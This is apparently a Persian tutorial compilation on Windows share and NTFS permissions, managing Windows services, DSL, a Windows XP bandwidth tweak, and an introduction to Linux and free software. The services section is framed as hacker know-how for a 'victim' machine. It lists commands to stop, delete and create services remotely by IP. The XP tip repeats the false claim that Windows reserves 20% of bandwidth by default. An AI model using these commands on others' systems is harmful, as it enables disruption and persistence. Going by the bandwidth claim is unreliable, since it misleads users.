share های دیگر: هر فولدری رو در ویندوز میشه share کرد و یک نام خاص به اون نسبت داد...

خوب بحث اینجاست که هر کدوم از این share ها هم می‌تونند برای اکانت‌های مختلف به صورت‌های متفاوت مجوز دهی شوند (درست مثل بحث NTFS که گفتم) ولی یک تفاوت وجود دارد. در مورد share ها عبارت Access Network رو بکار می‌بریم ولی برای NTFS عبارت Local Access و اینا ممکنه متفاوت باشند. مثلا فرض کنیم که درایو C برای اکانت guest در share به صورت read ست شده باشه. ولی در همین درایو فولدر ویندوز باشه که برای guest در NTFS به صورت Access No ست بشه. حالا چه اتفاقی می‌افته؟ در این حالت، به صورت اشتراک به قضیه نگاه می‌کنیم، یعنی No Access (برای حالت local Access) و Read (برای حالت remote Access) رو با هم اشتراک می‌گیریم (همون چیزی که تو درس ریاضیات خواندیم!) و نتیجه No Access میشه. پس اگه یک guest از طریق share وارد درایو C بشه، اگرچه به خیلی از فولدر ها دسترسی خواهد داشت ولی دسترسی اون به فولدر مربوط به ویندوز در همون درایو غیرممکن خواهد بود.

- سرویس‌ها در ویندوز سرور

برای بعضی کارهای خاص، بعضی سرویس‌ها باید در کامپیوتر قربانی فعال باشند یا ما باید فعال شان کنیم. (مثلا در درس‌های قبلی در مورد schedule service مطالبی رو به شما گفتم. فرمودم! که اگه بخواهیم کارهای زمان‌بندی شده رو در سرور ویندوز انجام بدیم، این سرویس باید بهراه باشه.) بنابراین از دید یک هکر بعضی سرویس‌ها مهمتر هستند که به اونها خواهیم پرداخت.

اول چند اصطلاح رو باید یاد بگیرید:

۱- Display Name : نام کامل سرویس است. مثلا "Terminal Services" برای ترمینال سرویس (حروف بزرگ و کوچک مهم است!)

۲- Service Name یا Key Name : نام خلاصه شده و یک کلمه‌ای برای سرویس‌هاست. مثلا TermService برای ترمینال سرویس (حروف بزرگ و کوچک مهم است!)

۳- Process Name : اسم یک فایل اجرایی (با پسوند exe) که سرویس رو ایجاد کرده است. مثلا svchost.exe برای ترمینال سرویس. (دقت کنید که ممکن است یک پروسس چند سرویس مختلف رو ایجاد کند)

خوب حالا بهتره بدونید که سیستم‌عامل موقعی که بالا میاد (restart میشه) با توجه به تنظیمات هر سرویس می‌تونه به سه شکل با اون رفتار کنه:

۱- Automatic : اگر سرویس در این وضعیت تنظیم شده باشد، هر وقت که سرور بالا میاد، سرویس هم به صورت اتوماتیک شروع به کار می‌کنه.

۲- Manual : اگر سرویس در این وضعیت باشه، به صورت دستی (یا توسط یک سرویس دیگه) میشه اونو فعال یا غیر فعال کرد ولی موقع بالا اومدن به صورت پیش‌فرض غیر فعال خواهد بود.

۳- Disabled : اگه سرویس در این وضعیت باشه، موقع بالا اومدن سیستم‌عامل، غیر فعال خواهد بود و یک یوزر یا یک سرویس وابسته نمی‌تونه اونو فعال کنه.

وضعیت سرویس‌ها هم قابل بررسی است:

۱- Running : یعنی الان در وضعیت اجرا است.

۲- Paused : یعنی هنوز در وضعیت اجرا هست ولی کاری رو قبول نمی‌کنه. برای ادامه کار باید Continue کنیم.

۳- Stopped : یعنی متوقف شده، برای ادامه کار دوبار باید Start بشه.

و ما نسبت به این سرویس‌ها چند تا کار می‌تونیم انجام بدیم:

۱- Start : یعنی از حالت Stopped خارج بشه و شروع به کار کنه.

۲- Stop : یعنی متوقف بشه.

۳- Pause : یعنی کاری رو قبول نکنه. یه درجه پایین تر از stop است چون برای ادامه کار لازم نیست دوباره فراخوانی بشه (یعنی آماده کار است ولی موقتا کاری نمی‌گیره)

۴- Continue : یعنی از حالت Pause خارج شده و در وضعیت Running قرار بگیره.

۵- Delete : یعنی یک سرویس موجود رو پاک کنیم (اگه بخواهیم دوباره بهش دسترسی پیدا کنیم، باید دوباره نصب شود). با این کار تمام کلید ها و ورودی‌های مربوطه از رجیستری پاک می‌شوند.

۶- Create و Install : عمل عکس Delete رو انجام بدیم. یعنی یک سرویس جدید ایجاد کنیم. با این کار کلید ها و ورودی‌های مربوطه به رجیستری اضافه می‌شوند.

کار با سرویس‌ها و ابزارهای لازمه :

۱- کار با سرویس‌ها وقتی که پشت کامپیوتر خودمون نشسته‌ایم (یا با یک remote control گرافیکی به کامپیوتر هدف متصل شده‌ایم) :

در این مواقع می‌تونید در قسمت RUN بنویسید:

Winmsd.exe یا services.msc

اگر winmsd.exe را آورده‌اید (نام این برنامه System Information است)، در قسمت سمت راست پنجره مسیر Software > Services > Invironment را طی کنید. حالا می‌توانید، اسم و وضعیت سرویس‌ها رو ببینید. ولی نمی‌تونید تغییری اعمال کنید. اگر services.msc را آورده‌اید (نام این برنامه Services است)، علاوه بر نام و وضعیت سرویس‌ها که می‌بینید، می‌تونید با راست کلیک روی هر سرویس (یا به کمک بار بالایی) در سرویس‌ها تغییراتی اعمال کنید. مثلا شروع یا متوقف کنید، Status را تغییر دهید و ...

۲- کار با سرویس‌ها به صورت خط فرمانی:

در این موارد از ابزارهای خاصی مثل دستورات net (یعنی net start و net stop و pause net و net continue) و نیز ابزارهای NTRK (یعنی sc و sclist و netsvc و delsrv و isntsrv و srvany و svcmon و winmsdp) استفاده کنیم.

دستورات net که می‌دونید، هم به صورت loacl و هم remote قابل استفاده هستند. ولی در مورد ابزارهای NTRK، بعضی فقط به صورت لوکال و بعضی فقط remote و بعضی هر دو کاربرد دارند. من کارهایی که با سرویس‌ها میشه انجام داد رو لیست می‌کنم، و در هر کدوم می‌گم که اگر بخواهیم به صورت لوکال یا ریموت کار کنیم، از چه ابزارهایی می‌شه استفاده کرد:

(حتما به کاربرد دستور find که در تعدادی از دستورات پایینی استفاده کرده‌ام، دقت کنید!)
(وقتی در یک موردی چند تا دستور مختلف رو می‌گم، انتخاب هر کدوم به دلخواه شماست!)

+ لیست کردن سرویس‌های موجود:

- لوکال:

```
sclist
sc query
winmsdp /s        ( file-e be esm-e msdrpt.TXT ijad mikonad, uno bekhunid )
```

- ریموت:

```
netsvc /list \\xxx.xxx.xxx.xxx
```

+ بررسی وضعیت یک سرویس از نظر Running بودن، Paused بودن، Stoped بودن و اطلاعات دیگر ... (مثلا سرویس که Display Name اش هست: Schedule در حالیکه Task Scheduler یا Service Name یا Key Name اش هست: Schedule) :

- لوکال:

```
sclist | find "Schedule"
sc query Schedule
sc query Schedule | find "STATE"
```

```
sc qc Schedule
```

- ریموت:

```
netsvc Schedule \\xxx.xxx.xxx.xxx /query
netsvc "Task Scheduler" \\xxx.xxx.xxx.xxx /query
sc \\xxx.xxx.xxx.xxx query Schedule
sc \\xxx.xxx.xxx.xxx query Schedule | find "STATE"
sc \\xxx.xxx.xxx.xxx qc Schedule
```

+ Stopped کردن یک سرویس (مثلا در مورد Schedule سرویس که Display Name اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule):

- لوکال:

```
net stop Schedule
net stop "Task Scheduler"
sc stop Schedule
```

- ریموت:

```
netsvc Schedule \\xxx.xxx.xxx.xxx /stop
netsvc "Task Scheduler" \\xxx.xxx.xxx.xxx /stop
sc \\xxx.xxx.xxx.xxx stop Schedule
```

+ از حالت Stopped در آوردن یک سرویس (مثلا در مورد Schedule سرویس که Display Name اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule):

- لوکال:

```
net start Schedule
net start "Task Scheduler"
sc start Schedule
```

- ریموت:

```
netsvc Schedule \\xxx.xxx.xxx.xxx /start
netsvc "Task Scheduler" \\xxx.xxx.xxx.xxx /start
sc \\xxx.xxx.xxx.xxx start Schedule
```

+ Paused کردن یک سرویس خاص (مثلا در مورد Schedule سرویس که Name Display اش هست: Task Scheduler در حالیکه Service Name ا Key Name اش هست: Schedule):

- لوکال:

```
net pause Schedule
net pause "Task Scheduler"
sc pause Schedule
```

- ریموت:

```
netsvc Schedule \\xxx.xxx.xxx.xxx /pause
netsvc "Task Scheduler" \\xxx.xxx.xxx.xxx /pause
sc \\xxx.xxx.xxx.xxx pause Schedule
```

+ از حالت Paused در آوردن یک سرویس (مثلا در مورد Schedule سرویس که Display Name اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule):

- لوکال:

```
net continue Schedule
net continue "Task Scheduler"
sc continue Schedule
```

- ریموت:

```
netsvc TermsService \\xxx.xxx.xxx.xxx /continue
netsvc "Task Scheduler" \\xxx.xxx.xxx.xxx /continue
sc \\xxx.xxx.xxx.xxx continue Schedule
```

+ Delete کردن یک سرویس خاص (مثلا در مورد Schedule سرویس که Name Display اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule):

- لوکال:

```
sc delete Schedule
instsrv Schedule remove
delsrv Schedule
```

- ریموت:

```
sc \\xxx.xxx.xxx.xxx delete Schedule
```

+ Create یا Install کردن یک سرویس (مثلا در مورد Schedule سرویس که Display Name اش هست: Task Scheduler در حالیکه Service Name یا Key Name اش هست: Schedule):

- لوکال:

```
sc  create Schedule  binPath=zzzz    ( zzzz  yani masire file ejrayi marbut be Schedule )
instsrv Schedule zzzzz
srvany ????    ( ba in dastur ham mishavad vali man syntax-esho nemidunam )
```

- ریموت:

```
sc  \\xxx.xxx.xxx.xxx create Schedule  binPath=zzzz
```

خوب به سلامتی اینا تموم شد، حالا فقط یک نکته مونده. فرض کنید که من Display Name مربوط به Schedule سرویس رو می‌دونم که هست: Task Scheduler در حالیکه Service Name یا Key Name اش رو نمی‌دونم و می‌خوام پیدا کنم. کافی است دستور زیر رو بنویسم:

```
sc GetKeyName "task scheduler"
```

و جواب چیزی است که من می‌خوام. حالت برعکس هم داریم، مثلا Key Name رو می‌دونم که Schedule است، می‌خوام Display Name رو بگیرم. می‌نویسم:

```
sc GetDisplayName schedule
```

راحت شدیم از سرویس‌ها!

DSL چیست؟

DSL یا Digital Subscriber Line (به معنی خط اشتراک دیجیتال)، یک شیوه موثر و در عین حال کم هزینه جهت اتصال به اینترنت است که از سرعت و کیفیت مطلوبی برخوردار است. انواع مختلفی از DSL موجود است که امکان اتصال به اینترنت را با سرعت ها و امکانات مختلفی به وجود می آورند. نوعی که عموما برای مصارف خانگی از آن استفاده می شود Asymmetric-DSL یا ADSL یا DSL نا متقارن می باشد که در بهترین شرایط، عملا امکان گرفتن اطلاعات با سرعتی معادل با ۲Mbps و فرستادن اطلاعات با سرعتی حدود ۲۵۶Kbps را مهیا می سازد.

و اما آنچه که باعث شده ADSL به سرعت در همه جای جهان رشد کند (صرف نظر از بعضی کشورها از جمله میهن اسلامی خودمان) این است که:

اولا: ADSL از همان زوج سیم های تلفن معمولی استفاده می کند. یعنی نیاز به سیم کشی جدید از مرکز مخابرات یا ISP به خانه ها نیست و لذا از این جهت هیچ هزینه ای صرف نمی شود. (بر خلاف سیستمهای cable)

ثانیا: در ADSL شما همواره به اینترنت متصل هستید و در عین حال می توانید از تلفن یا فاکس خود هم استفاده کنید، یعنی خط تلفن شما هیچ وقت به دلیل استفاده از اینترنت اشغال نمی شود.

و ثالثا: تجهیزات سخت افزاری استفاده از DSL بسیار ارزان قیمت هستند. (بر خلاف سیستمهای ماهواره ای) همچنین امکان داشتن Static IP و برخی مسائل فنی دیگر نیز از مزایای DSL می باشند.

مثل هر سیستمی DSL معایبی هم دارد. مهمترین و مساله ساز ترین مشکل DSL این است که کیفیت و سرعت انتقال داده بستگی به فاصله مشترک از مرکز تلفن دارد. یعنی اگر خانه شما در حوالی مرکز تلفن باشد با سرعت بیشتری به اینترنت متصل می شوید و بالعکس. این قضیه وقتی مساله ساز خواهد بود که فاصله شما از مرکز تلفن بیش از ۵ کیلومتر باشد که در این صورت معمولا استفاده از DSL مقدور نخواهد بود. همچنین کیفیت پایین سیم های تلفن و پوسیدگی احتمالی آنها نیز اثر نا مطلوبی در ارتباط شما خواهد داشت.

و اما آنچه که در کشور ما موجب شده که DSL با تمام مزایایش با تاخیر چندین ساله وارد شود و تازه از آن به عنوان روش جدید نام برده شود چیست؟

به نظر من اولین مانع این است که تجهیزات DSL باید در مراکز تلفن داخل شهری نصب شود و در ایران هم مراکز تلفن در انحصار دولت است و تا کسی مثل پارس آنلاین ید طولی در بستن وبلاگ ها و سایتهای خبری و این جور کارها نداشته باشد، قاعدتا نمی تواند مجوز نصب این تجهیزات در مراکز تلفن را بگیرد.

DSL چگونه کار می کند ؟

در علم مخابرات، به محیطی که داده ها از آن انتقال می یابند Media یا رسانه گفته می شود. زوج سیم، کابل های کواکسیال (مثل کابل آنتن تلویزیون)، موج بر ها (لوله هایی فلزی با سطح مقطع مستطیل یا دایره شکل)، هوا و فیبرهای نوری مهمترین رسانه های مخابراتی هستند. برای هر رسانه پارامترهایی به نام فرکانس قطع بالا و پایین تعریف می شود. و منظور از آنها حداکثر و حداقل فرکانسی است که آن رسانه می تواند با کیفیت مطلوب از خود عبور دهد. به اختلاف این دو فرکانس پهنای باند یا Width Band می گویند. زوج سیم که در سیستم تلفن شهری استفاده می شود، ضعیفترین رسانه مخابراتی از این نظر می باشد و محدود عبور فرکانسی آن از صفر تا حدود ۲ مگا هرتز می باشد. لکن در سیستمهای تلفن شهری (PSTN) فقط از ۴ کیلو هرتز این محدود برای عبور صدا استفاده می شود و بقیه باند فرکانسی آزاد است، که موضوع ایده اولیه ساخت و استفاده از DSL می باشد.

در سیستمهای Dial-Up از همان ۴KHz پهنای باند صوتی جهت انتقال داده استفاده می شود و با استفاده از پیشرفته ترین روشهای مدولاسیون دیجیتال و فشرده سازی اطلاعات، می توان حداکثر ۵۶ کیلو بیت اطلاعات را در یک ثانیه منتقل نمود. حال فرض کنید باند فرکانسی ما از ۴KHz به ۲MHz افزایش پیدا کند، یعنی تقریبا ۵۰۰ برابر شود، واضح است که میزان انتقال داده را می توان به شدت افزایش داد. برای ADSL در عمل معمولا باند فرکانسی ۳۰KHz تا ۱۳۸KHz برای فرستادن اطلاعات و باند فرکانسی ۱۳۸KHz تا ۱٫۱Mhz برای گرفتن اطلاعات استفاده می شود. در این صورت با توجه به روشهای مدولاسیون مورد استفاده می توان به پهنای باند دیجیتالی معادل با ۸Mbps دست یافت که معمولا برای بدست آوردن ضریب کیفیت سرویس دهی (QoS) بهتر، عملا سرعتی حدود ۱٫۵ تا ۲ مگا بیت در ثانیه در اختیار کاربر قرار می گیرد.

با توجه به اینکه باند فرکانسی ۰ تا ۴ کیلو هرتز که برای انتقال سیگنالهای صوتی تلفنی استفاده می شود در ADSL دست نخورده باقی مانده است، مشترک می تواند در عین اتصال به اینترنت تماسهای تلفنی خود را نیز بر قرار سازد. برای این کار یک سوکت که در واقع یک فیلتر پایین گذر (LPF) است روی هر پریز تلفن نصب می شود تا از ورود سیگنالهای فرکانس بالا به داخل دستگاه تلفن جلوگیری شود. (در صورت موجود بودن سیم کشی مجزا برای data می توان از یک Splitter مرکزی نیز استفاده کرد.) همچنین برای اتصال به اینترنت از طریق DSL به یک مودم DSL احتیاج دارید که نوع معمولی آن قیمتی حدود ۲۰ دلار دارد.

و اما ببینیم در مرکز تلفن چه اتفاقی می افتد: سوییچ هایی که در مراکز مخابرات برای برقراری ارتباط تلفنی نصب شده اند، به هیچ عنوان توانایی عبور فرکانسهای بالای ۴ کیلو هرتز را ندارند. لذا هر اتفاقی که قرار است بیفتد، باید قبل از ورود زوج سیم مشترک به سیستمهای مخابراتی تلفن شهری بیفتد. برای این کار دستگاههایی به نام DSLAM یا DSL Acsess Multiplexer در مرکز مخابرات کار گذاشته می شود. این دستگاه توسط فیلترهای فرکانسی، باند ۴KHz اول هر زوج سیم را به سمت سوییچ های مخابراتی می فرستد و بقیه پهنای باند را برای اتصال به اینترنت استفاده می کند. هر DSLAM پذیرای صدها زوج سیم از طرف مشترکین بوده و در نهایت از سوی دیگر با یک اتصال با پهنای باند خیلی زیاد به اینترنت متصل است و به این طریق تا وقتی که این پهنای باند اشباع نشود مشترکین می توانند با سرعت بالا و یکنواخت از اینترنت استفاده کنند و از آن لذت ببرند.

زنگ تفریح !!

استفاده از ۱۰۰ درصد پهنای باند در ویندوزXP

در ویندوز XP در حالت پیش فرض Packet Scheduler سیستم را به ۲۰ درصد از پهنای باند یک اتصال به اینترنت محدود می کند. یعنی اگر شما این تنظیمات را تغییر ندهید تنها قادر هستید از ۲۰ درصد از پهنای باند اتصال تان اینترنت بهره ببرید. برای این که بتوانید از ۱۰۰ درصد پهنای باند خودتان استفاده کنید مراحل زیر را انجام دهید..... :

- Run را از منوی Start اجرا کنید.
- در Run عبارت gpedit.msc را تایپ کرده و OK را کلیک کنید.
- منتظر بمانید تا Group Policy اجرا شود.

در بخش Local Computer Policy و در زیر Computer Configuration گزینه Administrative Templates را گسترش دهید (این کار را با کلیک بر روی علامت + کار آن انجام دهید) در لیست باز شده گزینه Network را نیز گسترش دهید.

- حال در این لیست QOS Packet Scheduler را انتخاب کنید.
- به گزینه هایی که در سمت راست ظاهر می شوند دقت کنید.
- بر روی Limit reservable bandwith کلیک راست کرده و Properties را کلیک کنید.
- پس از اینکه پنجره Limit reservable bandwith Properties باز شد در برگه Setting و در زیر Limit reservable bandwith گزینه Enabled را انتخاب کنید.

مشاهده می کنید که با انتخاب آن در روبروی Bandwidth Limit مقدار پیش فرض آن یعنی ۲۰ درصد به نمایش در می آید. به جای عدد ۲۰ مقدار ۰ را تایپ کرده و OK را کلیک کنید.

- حال به Connection ی که بوسیله آن به اینترنت وصل می شوید رفته و بر روی دکه Properties کلیک کنید.
- به برگه Networking بروید و دقت کنید که QoS Packet Scheduler فعال باشد (تیک کنار آن مشاهده شود)این پنجره را OKکنید.
- کامپیوتر خود را Restart کنید.

مروری بر سیستم عامل لینوکس

هدف : در این قسمت قصد داریم به بررسی اولیه لینوکس بعنوان یک سیستم عامل پرداخته و در ادامه با مفاهیم اولیه شبکه آشنا و در نهایت به بررسی برخی از مفاهیم اولیه لینوکس بعنوان یک سیستم عامل شبکه ای ، بپردازیم. لازم به ذکر است که مقداری از این مطلب توسط خانم الهام فرقانی (elham.forghani@gmail.com) تهیه شده است .

فصل پنجم : مروری بر سیستم عامل خانواده Linux .

- مقدمه .
- تعریف نرم افزار آزاد .
- تاریخچه لینوکس .
- کاربرد های لینوکس .
- انواع توزیع های لینوکس .
- آشنای با نسخ مختلف لینوکس .
- مقدمات برای شروع به نصب .
- آموزش نصب مصور لینوکس .
- یک مقایسه اجمالی بین ویندوز ، Free BSD و لینوکس .
- ساختار فایل ها در لینوکس .
- مباحثی پیرامون Shell (مقدمه) .
- برنامه نویسی Shell .
- پوسته فرمان و مطالبی پیرامون آن .
- بررسی دایرکتوری ها و مجوز های آن .
- مباحث تکمیلی پیرامون Shell و برنامه نویسی آن .
- مباحث تکمیلی پیرامون Pip .
- تنظیمات اعلام فرمان .
- مباحث تکمیلی پیرامون سیستم فایل لینوکس .
- مباحث تکمیلی پیرامون مجوز ها در لینوکس .

- نصب Win Modem در لینوکس و جزییات آن .
- آموزش اتصال به اینترنت .
- آموزش نصب برنامه ها از روی کد منبع آن ها .
- آموزش راه اندازی شبکه در لینوکس و ..
- آموزش امن کردن لینوکس !!
- آموزش کامل لینوکس Ubuntu

مقدمه ، آموزش لینوکس:

Red Hat Linux که در ابتدا فقط به منظور ارائه خدمات شبکه به کار می رفت ، امروزه توسط شرکت ها، افراد و سازمان های دولتی جهت کاهش هزینه ها ، افزایش کارایی و انجام کار، مورد استفاده قرار می گیرد. ده ها میلیون نفر در سرتاسر جهان در محل کار و منزل از این سیستم عامل استفاده می کنند. لینوکس را بهشت برنامه نویسان می نامند و به ان لقب زیباترین دستاورد همکاری جمعی بشر را داده اند.

نکاتی بی‌پایان برای یادگیری در لینوکس وجود دارد. این سیستم‌عامل ۴ سال به راحتی شما را مشغول خواهد کرد و می‌توانید مطمئن باشید پس از آن باز هم مطالب جدیدی برای یادگیری وجود خواهند داشت! پس خوره‌های کامپیوتری از آن لذت وافری خواهند برد و هرگز آنرا رها نخواهند کرد.

از آنجایی که Linus Torvalds مبتکر این سیستم عامل پنگوئن ها رو دوست داشت ،این پنگوئن دوست داشتنی موسوم به Tux سمبل همه چیز در Linux است!!

تعریف نرم افزار آزاد

ما این تعریف را از نرم افزار آزاد(Free Software) ارائه می دهیم تا به وضوح نشان دهیم که چه مواردی باید در مورد یک نرم افزار خاص صدق کند تا آن نرم افزار آزاد تلقی شود. نرم افزار آزاد موضوع آزادی است نه قیمت. برای درک این مفهوم ،باید به معنای کلمه free در عبارت free speech(سخن آزاد) فکر کنید نه به معنای آن در عبارتی مانند free beer.[توضیح این که کلمه free در زبان انگلیسی در دو معنای آزاد و رایگان به کار می رود.منظور نویسندگان در این جا مفهوم آزادی است نه رایگان بودن.بدیهی است به دلیل وجود دو کلمه جداگانه برای ترجمه این کلمه در فارسی،چنین مشکل لغوی وجود ندارد.] نرم افزار آزاد موضوع آزادی کاربران در اجرا، کپی، توزیع، آموختن، تغییر دادن و توسعه نرم افزار است. به بیان دقیقتر ،نرم افزار آزاد به چهار نوع آزادی(Freedom) برای کاربران یک نرم افزار اشاره می کند:

- آزادی برای اجرای برنامه به هر منظوری (آزادی ۰)

- آزادی برای آموختن نحوه عملکرد نرم افزار و سازگار کردن آن با نیازهای شخصی. (آزادی ۱). دسترسی به کد منبع پیش شرط این بند است.
- آزادی برای توزیع مجدد کپی برنامه تا بتوانید به همسایه خود کمک کنید! (آزادی ۲)
- آزادی برای اصلاح کردن و توسعه نرم افزار و منتشر کردن این اصلاحات برای همگان، که نتیجه آن منفعت‌های عمومی جامعه خواهد بود. (آزادی ۳). دسترسی به کد منبع پیش شرط این بند است.

برنامه ای آزاد است اگر کاربران آن همه این آزادی‌ها را داشته باشند. بنابراین، شما باید آزاد باشید تا کپی‌ها را با تغییر یا بدون تغییر، رایگان یا با دریافت وجهی برای توزیع، برای هر کس و هر جا مجددا توزیع کنید. آزاد بودن برای انجام این کارها (در میان مطالب دیگر) به این معنی است که شما مجبور نیستید از کسی اجازه بگیرید یا برای مجوز پولی پرداخت کنید.

شما همچنین باید این آزادی را داشته باشید که در برنامه تغییراتی ایجاد کنید و آنها را به طور خصوصی در کار خود استفاده کنید. بدون این که حتی وجود آنها را متذکر شوید. اگر شما تغییرات تان را منتشر کنید، نباید مجبور باشید که شخص مخصوصی را به روش خاصی آگاه کنید.

آزادی برای استفاده از یک برنامه به معنای آزادی برای هر شخص یا سازمان برای استفاده در هر نوع سیستم رایانه‌ای، هر نوع کار، و بدون نیاز به ارتباط بعدی با توسعه دهنده یا هر نهاد خاص دیگر است.

آزادی برای توزیع مجدد کپی‌ها، باید شامل شکل دودویی یا اجرایی برنامه، همانند کد منبع (Source Code) باشد، چه برای نسخه تغییر یافته و چه برای نسخه بدون تغییر. (توزیع برنامه‌ها در شکل اجرایی برای سیستم عامل‌های آزادی که به راحتی نصب می شوند، الزامی است). اگر هیچ راهی برای تولید فرم اجرایی یا دودویی یک برنامه مشخص وجود نداشته باشد، مشکلی نیست.(چون برخی زبانها، این ویژگی را پشتیبانی نمی‌کنند)اما شما باید این آزادی را داشته باشید که اگر راهی برای ، برای تولید برنامه در این فرمها یافتید، آن را مجددا در حالت اجرایی و دودویی توزیع کنید.

برای وجود آزادی به منظور ایجاد تغییر و انتشار نسخه های توسعه یافته، شما باید به کد منبع دسترسی داشته باشید. بنابراین، دسترسی به کد، شرطی اساسی برای نرم افزار آزاد است. به منظور واقعی بودن این آزادی‌ها، آنها باید تا زمانی که شما کار خطایی انجام نداده اید، غیر قابل فسخ بمانند. اگر توسعه دهنده نرم افزار این قدرت را داشته باشد، که بدون انجام دادن کاری که موجب ابطال شود، مجوز نرم‌افزار را باطل کند، نرم افزار آزاد نیست.

به هر حال،انواع خاصی از قوانین، در مورد نحوه توزیع نرم افزار آزاد، زمانی که آزادی ها اصلی را نقض نکنند، قابل قبول هستند. برای مثال، Copyleft (به زبان ساده) قانونی است که طی آن و در هنگام توزیع مجدد برنامه، شما نمی توانید محدودیتی برای رد آزادیهای اصلی کاربران قائل شوید. این قانون، نه تنها با آزادی‌های اصلی منافاتی ندارد، بلکه آنها را نیز حفظ می کند.

بنابراین، شما ممکن است برای ، برای دریافت نسخه های نرم افزار آزاد، پول پرداخت کرده باشید و یا ممکن است آنها را بی هیچ هزینه‌ای گرفته باشید. اما بدون در نظر گرفتن این که شما چگونه نرم افزار را دریافت کرده‌اید، شما همیشه این آزادی را دارید، که نرم افزار را تکثیر کنید و یا تغییر بدهید، یا حتی آن را بفروشید.

"نرم افزار آزاد " به معنای " غیر تجاری " نمی‌باشد، یک برنامه آزاد باید برای استفاده، توسعه و توزیع تجاری در دسترس باشد. توسعه تجاری یک برنامه آزاد دیگر غیر معمولی نیست، بلکه این گونه نرم افزارهای آزاد تجاری بسیار مهم هستند.

قوانین مربوط به ، به چگونگی بسته کردن یک نسخه تغییر یافته هم اگر به طور موثر مانع آزادی شما برای منتشر کردن نسخه های تغییر یافته نشود، قابل قبول است. قوانینی مانند "اگر شما برنامه به این روش قابل دسترس کنید،باید آن را به آن روش نیز قابل دسترس کنید " هم می تواند با همان شرط قابل قبول باشد. (توجه داشته باشید که این قانون گزینه منتشر کردن یا نکردن برنامه را برای شما باقی می گذارد.) همچنین این قابل قبول است که اگر یک مجوز بخواهد هنگامی که نسخه تغییر یافته را منتشر کردید و توسعه دهنده قبلی یک نسخه از آن را در خواست کرد، باید برای او بفرستید.

در پروژه گنو، ما از Copyleft برای حفاظت قانونی از این آزادیها برای اشخاص استفاده می کنیم. اما نرم‌افزارهای آزاد بدونCopyleft هم موجودند. ما اعتقاد داریم که دلایل مهمی وجود دارند که چرا استفاده از Copyleft بهتر است، اما اگر برنامه شما یک نرم افزار آزاد بدون کپی لفت است، ما همچنان می توانیم از آن استفاده کنیم.

برای تشریح چگونگی ارتباط نرم افزار آزاد،نرم افزار Copyleft شده و دیگر موضوعات نرم افزار با هم، مقالات نرم‌افزار آزاد را ببینید.

گاهی اوقات، مقررات کنترلی صادرات و مصوبات تجاری دولت،می توانند آزادی شما را برای توزیع بین المللی نسخه‌های برنامه، تحت الشعاع قرار دهند. توسعه دهندگان نرم‌افزار این قدرت را برای حذف یا زیر پا گذاشتن این محدودیت ها ندارند، اما کاری که می‌توانند و باید انجام دهند، این است که از تحمیل کردن آنها به عنوان شرایط استفاده از برنامه خودداری کنند. بدین ترتیب، محدودیتها بر فعالیتها و مردمی که خارج از قلمرو این دولت‌ها هستند، تاثیری نمی گذارند.

بسیاری از لیسانسهای نرم افزار آزاد بر اساس کپی رایت(Copyright) بنا شده اند، و برای درخواست هایی که با کپی رایت تحمیل می شود، محدودیتهایی موجود است. اگر یک لیسانس مبتنی بر کپی رایت، آزادی را به شیوه هایی که در بالا تشریح شدند، محترم می شمرد، بعید است که مشکلات دیگری را که ما هرگز پیش بینی نمی کنیم، پیش بیاورد، (گرچه گه گاه این موارد صورت می گیرند) به هر حال، برخی از لیسانسهای نرم افزار آزاد بر پایه قرارداد ها(Contract) قرار دارند، و قرارداد ها طیف گسترده تری از محدودیتها تحمیل می کنند. این بدان معنی است که راههای بسیاری وجود دارند که یک لیسانس محدود و غیر آزاد باشد.

ما نمی توانیم همه محدودیت های قرارداد را که قابل قبول نیستند، لیست کنیم. اگر یک مجوز مبتنی بر قرارداد کاربر را به روشی غیر عادی محدود کند (در حالی که مجوز مبتنی بر کپی رایت این چنین محدود نکند) و اینجا هم قانونی تلقی نشود، شما باید در مورد آن فکر کنید، و ما احتمالا آن را غیر آزاد می دانیم.

هنگامی که در مورد نرم افزار آزاد صحبت می کنیم، بهتر است از به کار بردن کلماتی چون "هدیه دادن "(Give Away) یا "رایگان " (For Free) خودداری کنید. زیرا این اصطلاحات این معنی را می رسانند که موضوع در مورد قیمت است نه آزادی. کلمات مصطلحی چون "کپی غیر قانونی "(Piracy) نظراتی را القاء می کنند که ما امیدواریم شما بر آنها صحه نگذارید. برای بحث در این مورد، " کلمات و عبارات گیج کننده که اجتناب کردن از آنها با ارزش است " را ببینید. ما همچنین لیستی از ترجمه نرم افزار را به زبانهای مختلف داریم.

در نهایت، ملاک هایی مانند آنها که در تعریف نرم افزار آزاد ذکر شده اند، برای تفسیر به توجه و فکر نیاز دارند. برای تصمیم در مورد این که آیا یک مجوز صلاحیت مجوز نرم افزار آزاد بودن را دارد، ما براساس همین ملاک ها قضاوت می کنیم تا تعیین کنیم آیا علاوه بر کلمات و اصطلاحات استفاده شده، معنی و مفهوم آن نیز مناسب است یا نه. اگر در یک مجوز محدودیتی نا معقول وجود داشته باشد، ما آن را قبول نمی کنیم، حتی اگر آن محدودیتها را در این ملاک ها پیش بینی نکرده باشیم. گاهی اوقات، درخواستهای یک مجوز موضوعی را به وجود می آورند که قبل از تایید آن نیاز به تحقیق و تفحص بیشتر (مانند بحث و تبادل نظر با یک وکیل) است. هنگامی که ما در مورد موضوعی جدید، به نتیجه دست پیدا می کنیم، این ملاک ها را به روز می کنیم تا تعیین صلاحیت مجوز ها را آسان‌تر کنیم.

اگر شما علاقه دارید بدانید که یک مجوز صلاحیت مجوز های نرم افزار آزاد را دارد، لیست مجوزهای ما را ببینید. اگر مجوزی که برای شما مهم است،اینجا ذکر نشده، شما می توانید با فرستادن ای میل به licensing@gnu.org درباره آن بپرسید.

اگر شما به فکر نوشتن یک مجوز هستید، لطفاً با همان آدرس با FSF (بنیاد نرم افزار آزاد) تماس بگیرید. افزایش تعداد مجوزهای آزاد به معنی کار های انجام شده بیشتر برای کاربران به منظور درک مجوز ها است. ما ممکن است بتوانیم شما را در یافتن مجوزی که نیازهای شما را برآورده کند، یاری کنیم.

اگر این امکان پذیر نباشد، و اگر شما واقعاً به یک مجوز جدید نیاز دارید، با کمک ما می‌توانید با اجتناب به وجود آمدن مشکلات عملی، بفهمید که آیا مجوز آزاد است یا نه!

